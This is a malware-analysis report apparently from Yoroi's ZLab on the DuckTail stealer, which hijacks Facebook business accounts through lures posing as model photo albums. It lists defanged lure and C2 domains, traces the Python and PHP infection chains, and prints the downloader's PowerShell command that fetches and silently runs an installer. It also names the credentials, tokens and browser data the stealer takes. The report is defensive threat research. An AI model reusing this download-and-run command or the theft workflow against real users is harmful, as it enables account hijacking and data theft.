DuckTail: Dissecting a complex infection chain started from social engineering

yoroi.company/research/ducktail-dissecting-a-complex-infection-chain-started-from-social-engineering/

March 29, 2023

03/29/2023

Introduction

It is concerning to learn about the increasing use of social engineering tactics to exploit users on social media platforms. Cybercriminals commonly disguise malware as games, music, software, and other media content to deceive users into downloading and installing malicious software on their devices.

One such sophisticated stealer is DuckTail, which was first identified by WithSecure Intelligence in July 2022. It appears that the group behind DuckTail has been active since late 2021 and has been using .NETCore to carry out their attacks. However, according to the Zscaler ThreatLabz Analysis, the group switched to using PHP in August 2022. This demonstrates that cybercriminals are continually adapting their tactics to evade security measures.

The Yoroi ZLab has discovered evidence of new campaigns utilizing different tactics, including more complex delivery mechanisms and victimology, which began in April 2022. It is crucial for individuals and organizations to remain informed about these tactics and take necessary precautions, such as exercising caution when downloading or clicking on links, maintaining up-to-date software and security measures, and educating themselves about the latest security threats.

About the TA

Ducktail appears to be a persistent and consistent threat on the social media landscape, with a particular focus on Facebook. The attacker's objective is to compromise business social media accounts, possibly to carry out additional malicious intrusions.




Figure 1: Yoroi Flashcard about DuckTail

Threat Actor

The threat actor's activity has intensified since the last few months of the previous year when they began creating various campaigns to entice social media users and persuade them to click on malicious links. One such campaign involves a fake website offering photos of models.




Figure 2: Example of a malicious campaign of December 2022

The link leads to a media-hosting website claiming to enable the download of this malicious data.




Figure 3: Example of a fake file hosting page

The threat actor behind this persistent malware campaign has taken significant measures to create a resilient and effective malicious infrastructure. The creation of a total of seven fake file hosting domains suggests that the threat actor is attempting to deceive users into believing that they are accessing legitimate files, when in fact they are downloading malware hosted on the true hosting domains.

By hosting their files on multiple domains, the threat actor can ensure that their malware remains available even if one or more of the domains are taken down. Additionally, by using popular hosting services such as Mediafire and Google Cloud, the threat actor may be attempting to blend in with legitimate users and avoid detection.

Furthermore, the threat actor has also created three Facebook pages as part of their infrastructure, indicating that they are using social media platforms to spread their malware. Social media platforms provide an easy way for the threat actor to distribute their malware to many users quickly and easily. The use of Facebook pages may also allow the threat actor to bypass some security measures that are designed to block known malicious websites.

The use of multiple fake and legitimate domains, as well as social media platforms, suggests that the threat actor is highly motivated and determined to spread their malware. The threat actor has invested significant time and resources into creating a resilient and effective malicious infrastructure.

Some of the intercepted fake file hosting domains include:

- download5s.]com
- x-photos.]net
- beautygirls-photos.]com
- beautygirls-picture.]com
- photo-cam.]com
- x-album.]com
- x-albums.]com
- x-pictures.]net
- hxxps://sites.google.]com/view/lonely-in-car

True Hosting Domains:

- s1-download-photos.]com
- jmooreassoc.]com
- meetstaci.]com
- kimhasa.]com
- notodaiya.]com
- karbilyazilim.]com
- shble.]com
- velascasadelaluz.]com
- hxxps://download2388.mediafire.]com/eif5tfodd4ng/hrcyyor418tp8hw/Album_Beautiful_Girl_In_The_Hotels.rar
- romeflirt.]com
- ikejd.]com
- hxxps://storage.googleapis.]com/migc/AlbumNo6128183.zip

Pages:

- camliveproduction
- The-Best-moment-105684484236827
- xphotonetn

Based on these starting points, it is possible to reconstruct the entire infection chain. In the following sections, technical details about all the phases of the infection chain will be provided.




Figure 4: DuckTail Infection Chain

Technical Analysis

We observed two different campaigns of DuckTail, of which one is written in Python and another one is in PHP.

DuckTail Python Version – 1st Variant

The infection starts with a malicious zip archive containing many identical executable files, pretending to be images of a gallery belonging to a model. This archive is retrieved on one of the fake storage websites we identified and reported in the previous section:

Hash	fcec8d28e17f7af13d0961eb8b8d25eaf0e76e50fdc8cd4e2e79de7d6b67d25d
Threat	DuckTail Downloader
Brief Description	Archive containing multiple downloaders

An extract of that archive is the following:

IMG_1058_Album-Yuan...	364 544	196 885	2022-04-12 08:43	2022-04-12 09:10	2022-04-12 09:10
IMG_1179_Album-Yuan...	353 792	184 951	2022-04-12 08:43	2022-04-12 09:10	2022-04-12 09:10
IMG_1224_Album-Yuan...	357 376	188 831	2022-04-12 08:43	2022-04-12 09:10	2022-04-12 09:10
IMG_1363_Album-Yuan...	358 912	190 104	2022-04-12 08:43	2022-04-12 09:10	2022-04-12 09:10
IMG_1428_Album-Yuan...	359 424	190 821	2022-04-12 08:43	2022-04-12 09:10	2022-04-12 09:10
IMG_1535_Album-Yuan...	354 816	186 304	2022-04-12 08:43	2022-04-12 09:10	2022-04-12 09:10
IMG_2146_Album-Yuan...	380 928	214 021	2022-04-12 08:43	2022-04-12 09:10	2022-04-12 09:10
IMG_2159_Album-Yuan...	371 200	204 234	2022-04-12 08:43	2022-04-12 09:10	2022-04-12 09:10
IMG_2163_Album-Yuan...	372 736	205 522	2022-04-12 08:43	2022-04-12 09:10	2022-04-12 09:10
IMG_2216_Album-Yuan...	368 128	200 398	2022-04-12 08:42	2022-04-12 09:11	2022-04-12 09:11
IMG_2315_Album-Yuan...	376 832	208 917	2022-04-12 08:43	2022-04-12 09:11	2022-04-12 09:11
IMG_2648_Album-Yuan...	363 008	194 015	2022-04-12 08:43	2022-04-12 09:11	2022-04-12 09:11
IMG_2822_Album-Yuan...	383 488	215 932	2022-04-12 08:43	2022-04-12 09:11	2022-04-12 09:11
IMG_2841_Album-Yuan...	368 128	199 710	2022-04-12 08:43	2022-04-12 09:11	2022-04-12 09:11
IMG_2983_Album-Yuan...	366 592	198 465	2022-04-12 08:43	2022-04-12 09:11	2022-04-12 09:11
IMG_3115_Album-Yuan...	384 512	216 751	2022-04-12 08:43	2022-04-12 09:11	2022-04-12 09:11
IMG_3349_Album-Yuan...	356 352	188 300	2022-04-12 08:43	2022-04-12 09:11	2022-04-12 09:11
IMG_3450_Album-Yuan...	343 552	171 812	2022-04-12 08:43	2022-04-12 09:11	2022-04-12 09:11
IMG_3661_Album-Yuan...	377 856	209 561	2022-04-12 08:42	2022-04-12 09:11	2022-04-12 09:11
IMG_4215_Album-Yuan...	363 520	195 692	2022-04-12 08:42	2022-04-12 09:11	2022-04-12 09:11
IMG_4519_Album-Yuan...	363 008	194 043	2022-04-12 08:42	2022-04-12 09:11	2022-04-12 09:11
IMG_4682_Album-Yuan...	368 640	200 780	2022-04-12 08:42	2022-04-12 09:11	2022-04-12 09:11
IMG_4924_Album-Yuan...	360 960	193 544	2022-04-12 08:42	2022-04-12 09:11	2022-04-12 09:11
IMG_5115_Album-Yuan...	360 448	192 483	2022-04-12 08:42	2022-04-12 09:11	2022-04-12 09:11
IMG_5290_Album-Yuan...	365 568	197 812	2022-04-12 08:43	2022-04-12 09:11	2022-04-12 09:11
IMG_5673_Album-Yuan...	360 960	192 777	2022-04-12 08:43	2022-04-12 09:11	2022-04-12 09:11
IMG_5712_Album-Yuan...	364 544	196 792	2022-04-12 08:43	2022-04-12 09:11	2022-04-12 09:11

Figure 5: Content of the initial malicious archive

These files have all different hashes but the same behavior: use a powershell script to download an InnoSetup Installer (c17524501439d58ffb701907d83e3e20558a445363fa0733bb328e0d69c91441) containing the core of DuckTail.

```
mov     byte ptr [ebp-4], 1
lea     eax, [ebp-130h]
cmp     dword ptr [ebp-11Ch], 10h
push    ecx
cmovnb  eax, [ebp-130h]
push    ecx
push    eax
lea     ecx, [ebp-1E0h]
call    sub_402DF3
mov     edx, offset aPowershellExeI ; "\npowershell.exe Invoke-WebRequest -Uri"...
lea     ecx, [ebp-1E0h]
call    sub_4032B0
lea     ecx, [ebp-1DCh]
call    sub_402DB5
test    eax, eax
jnz     short loc_401D02
mov     eax, [ebp-1E0h]
lea     ecx, [ebp-1E0h]
push    ebx
add     ecx, [eax+4]
mov     eax, [ecx+0Ch]
or      eax, 2
push    eax
call    sub_40317B
```

```
aPowershellExeI db 0Ah                  ; DATA XREF: sub_401B81+116↑o
                db 'powershell.exe Invoke-WebRequest -Uri https://rss.fbvidcdn.com/dl'
                db '/seed/ -OutFile ',27h,'%appdata%\s-installer.exe',27h,0Ah
                db '"%appdata%\s-installer.exe" /VERYSILENT /SUPPRESSMSGBOXES /NOREST'
                db 'ART',0Ah
                db 'del /F /Q "%appdata%\s-installer.exe"',0Ah
                db 'del "%temp%\config.cmd"',0
```


Figure 6: DuckTail Downloader

That archive extracts all the files for the next step of the infection in one of the following paths:

- %AppData%\Local\Packages\Rnews\v13-15
- %AppData%\Local\Mozilla\Conf\v13-15
- %AppData%\Local\Google\Conf\v13-15
- %AppData%\Local\Packages\Conf\v13-15
- %AppData%\Local\Microsoft\Conf\v13-15
- %AppData%\Local\Media\Conf\v13-15

The package of DuckTail contains a series of files:

- rnews.exe (e1517e6bd6169c543083e36c45894a98b8ae592bf9dc265978f198af70a853b1) Ducktail
- curl.exe curl tool
- Rar.exe CLI WinRar tool
- rhc tools
- Python DLLs and files



curl.exe	9/16/2021 7:11 PM	Application	3,706 KB
curl-ca-bundle.crt	9/16/2021 7:11 PM	Security Certificate	217 KB
gdiplus.dll	4/1/2022 11:47 AM	Application extens...	1,740 KB
libcrypto-1_1-x64.dll	4/1/2022 11:47 AM	Application extens...	2,426 KB
libcurl.def	9/16/2021 7:11 PM	DEF File	3 KB
libcurl.dll	9/16/2021 7:11 PM	Application extens...	1,107 KB
libssl-1_1-x64.dll	4/1/2022 11:47 AM	Application extens...	518 KB
mfc140u.dll	4/1/2022 11:47 AM	Application extens...	5,924 KB
pyexpat.pyd	4/1/2022 11:45 AM	Python Extension ...	193 KB
python37.dll	4/1/2022 11:47 AM	Application extens...	3,755 KB
pythoncom37.dll	4/1/2022 11:47 AM	Application extens...	541 KB
pywintypes37.dll	4/1/2022 11:47 AM	Application extens...	136 KB
Rar.exe	9/16/2021 7:11 PM	Application	608 KB
rhc.exe	9/16/2021 7:11 PM	Application	2 KB
rnews.exe	4/5/2022 3:56 AM	Application	23,398 KB
select.pyd	4/1/2022 11:45 AM	Python Extension ...	27 KB
sqlite3.dll	4/1/2022 11:47 AM	Application extens...	1,190 KB
tcl86t.dll	4/1/2022 11:47 AM	Application extens...	1,692 KB
tk86t.dll	4/1/2022 11:47 AM	Application extens...	1,446 KB
unicodedata.pyd	4/1/2022 11:45 AM	Python Extension ...	1,049 KB
vcruntime140.dll	4/1/2022 11:47 AM	Application extens...	88 KB

Figure 7: InnoSetup Files

The program in question was created using Nuitka, a tool that transforms Python modules into a C-based program. This allows the program to operate similarly to CPython, utilizing both "libpython" and its own static C files. Nuitka is a compiler for Python that generates standalone binaries from Python scripts, making them more efficient and faster.

Upon analyzing the program's strings, it appears that the program is specifically designed to target Facebook business accounts. By obtaining an overview of the program's capabilities, we can better understand its intended purpose and how it may potentially harm targeted accounts.

Figure 8: String of rnews.exe

The program described in the previous section steals Facebook-related information through the API, using a specific client ID. More specifically, it obtains the victim token by making a request using the client ID "124024574287414", which happens to be the ID of "Instagram". By using this particular client ID, the program aims to avoid detection, as the victim may not be suspicious when checking their settings and seeing that the request comes from Instagram.

It is worth noting that the use of APIs to extract data is a common tactic used by cybercriminals to gather sensitive information. APIs, or Application Programming Interfaces, are sets of protocols and tools used for building software applications. APIs can provide a convenient way to extract data from various platforms, but they can also be used maliciously to steal data, as in this case.

Moreover, Nuitka, the Python compiler used to generate the program, is a powerful tool that allows developers to create stand-alone executables from Python code. It does this by converting Python modules into C-based programs, which can run faster and use fewer resources than traditional Python code. Nuitka is an open-source project that is

actively maintained and used by developers around the world.

Overall, the use of Nuitka and APIs highlights the sophisticated tactics used by cybercriminals to steal sensitive information from their victims. As technology continues to advance, it is crucial for individuals and organizations to stay vigilant and take necessary precautions to protect their data and privacy.

Joining the analysis of DuckTail and the permissions it asks to the API, we figured out it might steal the following information from Facebook:

- Credentials
- Token
- UID
- Complete information about victim account
- 2FA Status
- Recovery Code

And, Chrome, Firefox (Cookies, Passwords, Preferences, Bookmarks, History). Once finished it sends the stolen information to the following C2s:

- hxxps://riospress.]com/rss/news
- hxxps://ro2sport.]com/rss/news

Uses WMI to collect machine information:

- /namespace:\\\\root\\SecurityCenter2 path AntiVirusProduct get displayName
- Win32_VideoController GET VideoModeDescription
- Win32_VideoController GET Name
- Win32_PhysicalMemory GET Capacity
- Win32_Processor GET Name




Figure 9: Usage of wmic to collect SysInfo

The collected information is written to a file called “info.json”.




Figure 10: JSON of collected SysInfo

DuckTail stores the config inside "config.json".




Figure 11: DuckTail Config

With the folliowing parameters:

Parameter	Description
machineId	
mid	
version	APP_VERSION (config.json)
v	APP_VERSION_DETAIL (config.json)
token	
partner	PARTNER (config.json)
time	Date (Unix Epoch Timestamp Seconds)
time_ns	Date (Unix Epoch Timestamp Nanoseconds)
botname	Victim Username
path	
cwd	
n	Hostname
r	OS Version
rv	OS Version + Build Number

m	Machine architecture
u	
e	
s	

DuckTail PHP Version – 4th Variant

Hash	0fad31fc16beeb24ca924a94614f3905f5c463a972ae395eec58614d014e73ad
Threat	DuckTail Dropper
Brief Description	Malicious DLL, loaded by using DLL Sideloading

The PHP variant of the malware utilizes a technique called DLL sideloading, which involves the use of a legitimate tool named "WDSyncService.exe" from Western Digital. This technique is often used by attackers to bypass security measures since it is harder for antivirus software to detect malicious activities that involve legitimate tools. The WDSyncService.exe tool is used to execute an InnoSetup installer, which is obfuscated through multiple layers to avoid detection.

The DLL loaded by the malware is responsible for loading a specific resource identified by the GUID "{9117cb49-a00b-4379-8d00-32eeaa57627f}". After decryption, this resource contains further instructions that are used by the malware to continue the infection process. The use of encryption makes it difficult for security researchers to analyze the code and understand the exact steps involved in the infection process.

The use of legitimate tools and techniques by attackers highlights the need for organizations to implement strong security measures and keep their software and tools up-to-date. Furthermore, it is important to educate employees about the risks of opening suspicious files and emails, and to establish security protocols that can help prevent attacks. Keeping systems patched and up-to-date, as well as using reliable antivirus software, can also help detect and prevent attacks. In summary, staying vigilant and proactive about security can help prevent malware infections and minimize their impact on an organization.




Figure 12: Malicious DLL loading the encrypted resource

To elaborate on the previous text, the resource containing the next steps of the infection is AES encrypted, which is a widely used encryption standard. Once decrypted, the resource contains several Base64 encoded strings. Instead of decrypting each string when needed, all the encrypted strings are contained and decrypted in a single resource that is treated as a data structure for the following steps.

This approach of containing and decrypting all the strings at once can be more efficient and harder to detect compared to decrypting individual strings. The use of AES encryption and Base64 encoding can also make it more difficult for security researchers to analyze and understand the malware.

Additionally, the use of DLL sideloading with a legitimate Western Digital Tool named “WDSyncService.exe” is a technique used by the threat actors to evade detection by antivirus software. By using a legitimate program, the malware can blend in with normal processes, making it harder to detect and investigate.

It is worth noting that malware creators use various techniques to evade detection and compromise systems, and it is essential for users to remain vigilant and keep their systems updated with the latest security patches and antivirus software. Regular backups of important data can also help to mitigate the damage caused by malware attacks.




Figure 13: Content of the encrypted resource

Figure 14: Base64 Decoded Strings

The sample proceeds by decrypting another resource ({9872ec39-1510-4b83-bbab-29deae7a2bde}) which is a portable executable (PE) file. This PE file contains another resource called "subtitle1", which is Base64 encoded. The PE file has four characters before the "MZ" signature that reads "DPAI". Additionally, two characters in the PE file are obfuscated and have been replaced by the symbols "* " and "|".

Figure 15: Base64 Encoded Payload and obfuscated

The method employed to obfuscate the code fragments has been found to be effective in evading the detection of various automated analysis tools. However, it is still possible to manually deobfuscate the code by setting a breakpoint on the ".NET" function "FromBase64String" and comparing the decoded characters with those used for obfuscation. This approach enables the decryption of the code, thereby revealing its true purpose.

It is worth noting that the use of obfuscation techniques is quite common in malware development. The primary objective of employing such methods is to make it harder for analysts and researchers to reverse engineer the code and understand its functionality. The encrypted code can be easily decrypted if the algorithm and the key used for encryption are known. Therefore, obfuscation is used to add an additional layer of protection and make the code more resilient to reverse engineering techniques. However, with careful analysis and the use of advanced tools, it is often possible to deobfuscate the code and uncover its true nature.

Figure 16: Function responsible for the deobfuscation

After completing all the deobfuscation procedures, another binary sample protected by SmartAssembly emerges, which is a .NET binary. This sample contains encrypted data inside resources, which are again AES encrypted. The binary first checks if there are any arguments passed to it by checking the length of the arguments. If there are no arguments, the binary does not proceed with its execution."

To expand on the text, SmartAssembly is a .NET obfuscation tool used to protect software from reverse engineering. It is designed to make the analysis of the code as difficult as possible, by obfuscating names, methods and even entire classes. The use of encryption, like AES, adds another layer of protection, making it even more challenging to reverse engineer.

The fact that the binary checks for arguments before proceeding with execution suggests that it may be designed to be run in a specific way or with specific parameters. This can make it more difficult to execute and analyze the binary, as the user must understand how to correctly pass arguments to it in order for it to work properly. This can be another effective technique for evading detection by automated analysis tools.

```
static void \u0001(string[] A_0)
{
    \u0016.\u0002.\u0001(\u0016.\u0002.\u0001(), 0);
    if (A_0.Length != 0)
    {
        if (global::\u0003.\u0004(A_0[0], \u0016.\u0002.\u001F(107394303)))
        {
            \u0016.\u0002.\u0001();
        }
        if (global::\u0003.\u0004(A_0[0], \u0016.\u0002.\u001F(107396141)))
        {
            \u0016.\u0002.\u0001();
        }
    }
}
```

Figure 17: Check arguments

The code protection structure of this sample is quite similar to the previous packer sample. It involves decrypting a list of Base64 strings, which leads to a Base64 encoded Portable Executable (PE). However, this time, an anti-repeat check is performed in the process.

The anti-repeat check is used to ensure that the malware is not installed on the same system multiple times. This is done by checking the system for the presence of a specific file or registry key, which is usually created during the first installation. If the file or registry key exists, the installation is terminated.

Once the anti-repeat check is completed, the malware proceeds with its execution. It typically performs various malicious activities, such as stealing sensitive data, recording keystrokes, and installing additional malware components.

It is worth noting that the use of Base64 encoding and other obfuscation techniques by malware authors aims to evade detection by security software. However, security researchers often use tools and techniques to deobfuscate and analyze such code, enabling them to identify and mitigate the threats posed by such malware.

Figure 18: Checks if the sample has been already executed

The code structure of this packer sample is quite similar to the previous one. A list of Base64 strings is decrypted, and then a Base64 encoded PE is extracted. However, this time an anti-repeat check is performed to prevent duplication of the same code. From the list of Base64 strings, the program selects "m.txt." It then checks if this file exists, and if it does, the program returns/exits. Otherwise, it proceeds to decrypt another resource containing a PE that, in turn, contains another resource which is also another Base64 obfuscated PE.

